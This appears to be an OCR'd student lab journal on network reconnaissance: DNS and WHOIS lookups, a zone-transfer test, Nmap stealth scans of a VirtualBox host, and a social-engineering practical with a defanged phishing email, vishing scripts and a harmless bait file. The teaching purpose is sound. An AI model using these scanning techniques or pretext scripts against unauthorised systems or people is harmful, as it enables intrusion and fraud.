nslookup scanme.nmap.org
nslookup -type=NS example.com
nslookup -type=MX example.com
nslookup -type=TXT
example.com

Output:




Step 2: Reachability and TTL
Input:
Type:
ping -n 4
scanme.nmap.org

Output:



Step 3: Network path with tracert
Input:
Type: tracert
scanme.nmap.org

Output:



Step 4: Web server banner and security headers
Input:
Type: curl -I http://scanme.nmap.org

Output:



Step 5: Light port and service identification with Nmap
Input:
Type (run each once):
nmap -F scanme.nmap.org
nmap -sV -F
scanme.nmap.org

Output:


Command Prompt
C:\Users\Student>nmap -F scanme.nmap.org
Starting Nmap 7.95 (https://nmap.org) at 2026-10-12 11:10 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 5.31 seconds


Command Prompt
C:\Users\Student>nmap -sV -F scanme.nmap.org
Starting Nmap 7.95 (https://nmap.org) at 2026-10-12 11:12 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu (protocol 2.0)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results.
Nmap done: 1 IP address (1 host up) scanned in 12.48 seconds

Practical no. 4

Aim: DNS Enumeration and Domain Intelligence

Theory:

What is DNS?
DNS is the internet's distributed phone book. It translates human-friendly names (example.com) into the values computers need, such as IP addresses and mail servers. The data is public by design, which makes it a valuable source of domain intelligence and the first step of reconnaissance in security assessments.

DNS hierarchy and resolution
A name such as www.example.com. is read from right to left: the root (.), the top-level domain (com), the second-level domain (example) and the host (www). Resolution normally works like this:

- Your PC asks its configured recursive resolver (ISP / public resolver).
- The resolver asks a root server, which points to the TLD servers (.com).
- The TLD servers point to the domain's authoritative name servers.
- The authoritative server returns the answer, which is cached for the record's TTL.

Common Record Types

Record	Purpose	Example value
A	Maps a name to an IPv4 address	93.184.216.34
AAAA	Maps a name to an IPv6 address	2606:2800:220:1::
MX	Mail servers for the domain, with priority (lower = preferred)	10 mail.example.com
NS	Authoritative name servers for the domain	ns1.example.com
TXT	Free-text data: SPF, DKIM, DMARC, site-verification tokens	v=spf1 include:_spf.example.com ~all
CNAME	Alias from one name to another (canonical) name	www -> example.com
SOA	Zone authority: primary server, admin contact, serial, timers	ns1.example.com admin.example.com ...
PTR	Reverse lookup: IP address to name	34.216.184.93.in-addr.arpa

Procedure:

Step 1: Check which resolver you are using
Input:
nslookup example.com

Output:

```
Command Prompt

C:\Users\student>nslookup example.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
Name:    example.com
Addresses:  2600:1406:3a00:21::173e:2e65
          23.192.228.80
          23.192.228.84
```

Step 2: Query A and AAAA records (IP addresses)
Input:
nslookup -type=A example.com
nslookup -type=AAAA example.com

Output:

```
Command Prompt

C:\Users\student>nslookup -type=A example.com
Non-authoritative answer:
Name:    example.com
Addresses:  23.192.228.80
          23.192.228.84

C:\Users\student>nslookup -type=AAAA example.com
Non-authoritative answer:
Name:    example.com
Address:  2600:1406:3a00:21::173e:2e65
```

Step 3: Query NS, MX, SOA, TXT and CNAME records
Input:
nslookup -type=NS example.com
nslookup -type=MX example.com
nslookup -type=SOA example.com
nslookup -type=TXT example.com
nslookup -type=CNAME www.example.com

Output:

```
Command Prompt

C:\Users\student>nslookup -type=NS example.com
example.com    nameserver = a.iana-servers.net
example.com    nameserver = b.iana-servers.net

C:\Users\student>nslookup -type=MX example.com
example.com    MX preference = 0, mail exchanger = .


C:\Users\student>nslookup -type=SOA example.com
example.com
       primary name server = ns.icann.org
       responsible mail addr = noc.dns.icann.org
       serial  = 2025082237       refresh = 7200 (2 hours)
       retry   = 3600 (1 hour)    expire  = 1209600 (14 days)
       default TTL = 3600 (1 hour)

C:\Users\student>nslookup -type=TXT example.com
example.com    text = "v=spf1 -all"

C:\Users\student>nslookup -type=CNAME www.example.com
www.example.com    canonical name = example.com
```


Step 4: Repeat using PowerShell (cleaner output)
Input:
Open PowerShell and run:
Resolve-DnsName example.com -Type A
Resolve-DnsName example.com -Type MX
Resolve-DnsName example.com -Type NS
Resolve-DnsName example.com -Type TXT
Resolve-DnsName _dmarc.example.com -Type TXT

Output:



Step 5: WHOIS lookup for the domain
Input:
whois example.com

Output:



Step 6: Find who owns an IP address (ARIN and other RIRs)
Input:
nslookup 93.184.216.34

Output:

```
Browser: search.arin.net  (result summary)

Search term: 23.192.228.80

NetRange:    23.192.0.0 - 23.223.255.255
CIDR:        23.192.0.0/11
NetName:     AKAMAI
NetType:     Direct Allocation
OrgName:     Akamai Technologies, Inc.
Country:     US
Abuse:       abuse@akamai.com
# Conclusion: the website is served from Akamai's CDN network.
```

Step 7: Reverse lookup and mail-server check
Input:
nslookup 8.8.8.8
nslookup -type=A <MX hostname from Step 3>

Output:

```
Command Prompt

C:\Users\student>nslookup 8.8.8.8
Server:  dns.google
Address:  8.8.8.8

Name:    dns.google
Address:  8.8.8.8

# example.com has a null MX record (0 .), so there is no mail server to look up.
# For a domain with real MX hosts, resolve each MX name, then check the IP in ARIN.
```

Step 8 (optional): Why zone transfers are restricted
Input:
nslookup -type=NS zonetransfer.me nslookup > server nsztm1.digi.ninja
> ls -d zonetransfer.me
> exit

Output:

```
Command Prompt  (zone transfer test, training domain only)

C:\Users\student>nslookup -type=NS zonetransfer.me
zonetransfer.me    nameserver = nsztm1.digi.ninja
zonetransfer.me    nameserver = nsztm2.digi.ninja

C:\Users\student>nslookup
> server nsztm1.digi.ninja
> ls -d zonetransfer.me
*** Can't list domain zonetransfer.me: Query refused
# Refused = the safe behaviour. If the server is left open, it prints every record.
```

Practical no. 5

Aim: Social Engineering and Human Exploration Techniques

Theory:

Social Engineering
Social engineering attacks the human instead of the system. The attacker manipulates emotions and habits so that the victim voluntarily performs an unsafe action - sharing a password, clicking a link, opening a file or granting access. Technical controls fail if people can be talked around them.

Psychological levers used by attackers

Lever	How it is exploited	Example phrase (fictional)
Authority	Pretending to be a boss, IT admin, bank or police officer	'This is the Principal's office. Do it now.'
Urgency / Scarcity	Short deadline removes time to think	'Account blocked in 2 hours.'
Fear	Threat of loss, penalty or legal action	'Your SIM will be disabled.'
Curiosity / Greed	A tempting file, prize or offer	'Staff salary list - confidential.'
Trust / Liking	Friendly tone, shared details, name-dropping	'Hi, I am Rohan from your helpdesk.'
Reciprocity	Offering 'help' first, then asking a favour	'I fixed your ticket - can you verify your OTP?'

The four techniques studied

Technique	Meaning	Common channel	Typical goal
Phishing	Fraudulent messages that imitate trusted senders (spear-phishing = targeted; whaling = executives)	Email, SMS (smishing), social media	Credentials, malware, payments
Technique	**Meaning**	**Common channel**	**Typical goal**
Vishing	Phishing by voice call	Phone / VoIP	OTP, remote access, payment
Pretexting	Inventing a believable story (a 'pretext') to extract information or access	Phone, email, in person	Information, password resets
Baiting	Leaving a tempting 'bait' (USB, free download, file) that carries risk	USB drives, downloads, QR codes	Malware execution, data theft
Impersonation	Pretending to be a specific trusted person or organisation	Any channel; look-alike domains	Trust, access, fraud


Procedure:

Part 1: Phishing Analysis (Spot the Phish)
Step 1: Red-flag analysis
Input:
From: "SafeBank Support" <alerts@safebank-secure-login.example>
To: student@college.example

Subject: URGENT!! Your account will be BLOCKED in 2 hours
Dear Customer, Your KYC is expired. Verify immediately or your account will be permanently suspended. Click here: hxxp://safebank-verify[.]example/login Enter your user ID, password, card number and OTP to continue.


SafeBank Security Team

Output:




Step 2: Header Analysis
Input:
Return-Path: <bounce@mailer77.example>
Received: from unknown-host.example (203.0.113.45) by mx.college.example Received-SPF: FAIL (domain safebank-secure-login.example does not designate 203.0.113.45 as a permitted sender) Authentication-Results: dkim=none; dmarc=fail
From: "SafeBank Support" <alerts@safebank-secure-login.example>
Reply-To: collect@free-mail.example
X-Mailer: BulkSender 2.1

Output:



Step 3: Safe link check
Input:
Link text copied to Notepad as text: hxxp://safebank-verify[.]example/login. Real bank domain written beside it.

Output:



Part 2: Pretexting and Impersonation Role-Play (DefencePractice)

Step 1: Sample role-play for Scenario S1 (authority + urgency)
Input:
Caller (script): 'I'm from the university IT office. Your system will be locked in ten minutes unless you give me your login so I can run a patch.'

Output:
Responder (expected): 'I can't share my login. I'll verify and call you back on the number in the official directory.'
Call ends; the attempt is reported to IT.

Step 2: Sample role-play for Scenario S3 (sympathy + trust)
Input:
Caller (script): 'I'm Rahul's parent. He missed the exam.
Please tell me his marks and roll number.

Output:
Responder (expected): 'I can only share results through the official process after identity verification. Please contact the exam cell with the student's written consent'


Part 3: Baiting Demonstration (Harmless Bait File in anIsolated VM)

Step 1: Prepare the bait (Creator)
Input:
- In the VM, open File Explorer -> View -> Show -> File name extensions and turn it OFF (simulating the default of many users).
- Create a folder Bait_Lab on the Desktop. Open Notepad and type this text:

BAIT FILE - AWARENESS MESSAGE You opened a file
because the name made you curious.
No harm was done. This was a training exercise.
Note what you felt before you clicked: curiosity? urgency? fear of missing out?

- Save it as Staff_Salary_List_2026.pdf.txt inside Bait_Lab (choose 'All files'). With extensions hidden it will look like a PDF.


Output:



Step 2: Take the bait (Target)

- The Target, without being told the purpose, is asked to 'open the staff salary list from the Bait_Lab folder'.
- The Observer notes the Target's reaction time, curiosity and whether they checked the file type or icon.
- After opening, reveal the purpose and discuss: which cues should have made the Target hesitate?


Output:




Step 3: Apply the defence

- Turn File name extensions ON (View -> Show -> File name extensions). Observe the real name .pdf.txt the 'double extension' trick is now visible.
- Right-click the file -> Properties and check Type of file. Right-click -> Scan with Microsoft Defender to practise a safe check.
- Discuss defences: block unknown USB drives, disable autorun, show extensions, use application allow-lists, and report found devices to IT instead of plugging them in.
- Cleanup: delete the Bait_Lab folder and restore the VM snapshot.

Output:





Practical no. 6

Aim: Network Scanning and Port Scanning Techniques

Theory:

TCP three-way handshake

A normal TCP connection starts with: Client SYN -> Server SYN/ACK (port open) -> Client ACK. If the port is closed, the server replies with RST/ACK. If a firewall silently drops the packet, there is no reply.

Flag	Meaning
SYN	Start a connection (synchronise sequence numbers)
ACK	Acknowledge received data
FIN	Politely close a connection
RST	Abruptly reset / reject a connection
PSH, URG	Push data to application / urgent data (used with FIN in XMAS scan)

Port states reported by Nmap

State	Meaning
open	An application is listening and accepts connections.
closed	Port is reachable but no application is listening (target replies with RST).
filtered	Nmap cannot tell - a firewall/filter drops the probe (no reply or ICMP unreachable).
unfiltered	Port is reachable (RST received) but Nmap cannot say if it is open or closed. Only ACK scan gives this.
open|filtered	No response received; port is either open or filtered (FIN, NULL, XMAS scans).


Procedure:

Step 1: TCP Connect scan (baseline)

Input:

nmap -sT -Pn -n --reason -p 8080,9999 192.168.56.102

Output:



*VirtualBox Host-Only Network

ip.addr == 192.168.56.102 && tcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.1	192.168.56.102	TCP	66	51701 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.000412	192.168.56.102	192.168.56.1	TCP	66	8080 → 51701 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000458	192.168.56.1	192.168.56.102	TCP	54	51701 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.000601	192.168.56.1	192.168.56.102	TCP	54	51701 → 8080 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	0.001032	192.168.56.1	192.168.56.102	TCP	66	51702 → 9999 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
6	0.001390	192.168.56.102	192.168.56.1	TCP	60	9999 → 51702 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Packets: 6 · Displayed: 6 (100.0%)

Step 2: SYN (stealth / half-open) scan
Input:
nmap -sS -Pn -n --reason -p 8080,9999 192.168.56.102

Output:

Administrator: Command Prompt (Scanner)

```
C:\Windows\system32>nmap -sS -Pn -n --reason -p 8080,9999 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 11:08 India Standard Time
Nmap scan report for 192.168.56.102
Host is up, received user-set (0.00093s latency).

PORT     STATE  SERVICE    REASON
8080/tcp open   http-proxy syn-ack ttl 128
9999/tcp closed abyss      reset ttl 128
MAC Address: 08:00:27:5A:3C:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

*VirtualBox Host-Only Network

tcp.flags.syn == 1 || tcp.flags.reset == 1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.1	192.168.56.102	TCP	58	51821 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2	0.000385	192.168.56.102	192.168.56.1	TCP	60	8080 → 51821 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.000431	192.168.56.1	192.168.56.102	TCP	54	51821 → 8080 [RST] Seq=1 Win=0 Len=0
4	0.001010	192.168.56.1	192.168.56.102	TCP	58	51821 → 9999 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	0.001366	192.168.56.102	192.168.56.1	TCP	60	9999 → 51821 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Packets: 5 · Displayed: 5 (100.0%)

Step 3: FIN scan
Input:
nmap -sF -Pn -n --reason -p 8080,9999 192.168.56.102

Output:

Administrator: Command Prompt (Scanner)

```
C:\Windows\system32>nmap -sF -Pn -n --reason -p 8080,9999 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 11:12 India Standard Time
Nmap scan report for 192.168.56.102
Host is up, received user-set (0.00093s latency).

PORT     STATE  SERVICE    REASON
8080/tcp closed http-proxy reset ttl 128
9999/tcp closed abyss      reset ttl 128
MAC Address: 08:00:27:5A:3C:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Step 4: NULL scan
Input:
nmap -sN -Pn -n --reason -p 8080,9999 192.168.56.102

Output:

```
Administrator: Command Prompt (Scanner)
C:\Windows\system32>nmap -sN -Pn -n --reason -p 8080,9999 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 11:14 India Standard Time
Nmap scan report for 192.168.56.102
Host is up, received user-set (0.00093s latency).

PORT     STATE  SERVICE    REASON
8080/tcp closed http-proxy reset ttl 128
9999/tcp closed abyss      reset ttl 128
MAC Address: 08:00:27:5A:3C:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Step 5: XMAS scan
Input:
nmap -sX -Pn -n --reason -p 8080,9999 192.168.56.102

Output:

```
Administrator: Command Prompt (Scanner)
C:\Windows\system32>nmap -sX -Pn -n --reason -p 8080,9999 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 11:16 India Standard Time
Nmap scan report for 192.168.56.102
Host is up, received user-set (0.00093s latency).

PORT     STATE  SERVICE    REASON
8080/tcp closed http-proxy reset ttl 128
9999/tcp closed abyss      reset ttl 128
MAC Address: 08:00:27:5A:3C:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

*VirtualBox Host-Only Network

tcp.flags.fin == 1 || tcp.flags == 0x000 || tcp.flags.reset == 1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.56.1	192.168.56.102	TCP	54	51901 → 8080 [FIN] Seq=1 Win=1024 Len=0
2	0.000372	192.168.56.102	192.168.56.1	TCP	60	8080 → 51901 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	4.215000	192.168.56.1	192.168.56.102	TCP	54	51902 → 8080 [<None>] Seq=1 Win=1024 Len=0
4	4.215390	192.168.56.102	192.168.56.1	TCP	60	8080 → 51902 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
5	8.402000	192.168.56.1	192.168.56.102	TCP	54	51903 → 8080 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
6	8.402388	192.168.56.102	192.168.56.1	TCP	60	8080 → 51903 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Packets: 6 · Displayed: 6 (100.0%)


Step 6: ACK scan
Input:
nmap -sA -Pn -n --reason -p 8080,9999 192.168.56.102

Output:

```
Administrator: Command Prompt (Scanner)
C:\Windows\system32>nmap -sA -Pn -n --reason -p 8080,9999 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-12 11:19 India Standard Time
Nmap scan report for 192.168.56.102
Host is up, received user-set (0.00093s latency).

PORT     STATE      SERVICE    REASON
8080/tcp unfiltered http-proxy reset ttl 128
9999/tcp unfiltered abyss      reset ttl 128
MAC Address: 08:00:27:5A:3C:91 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```





Step 7: SYN scan with firewall ON

Input:

nmap -sS -Pn -n --reason -p 8080,9999 192.168.56.102

Output:



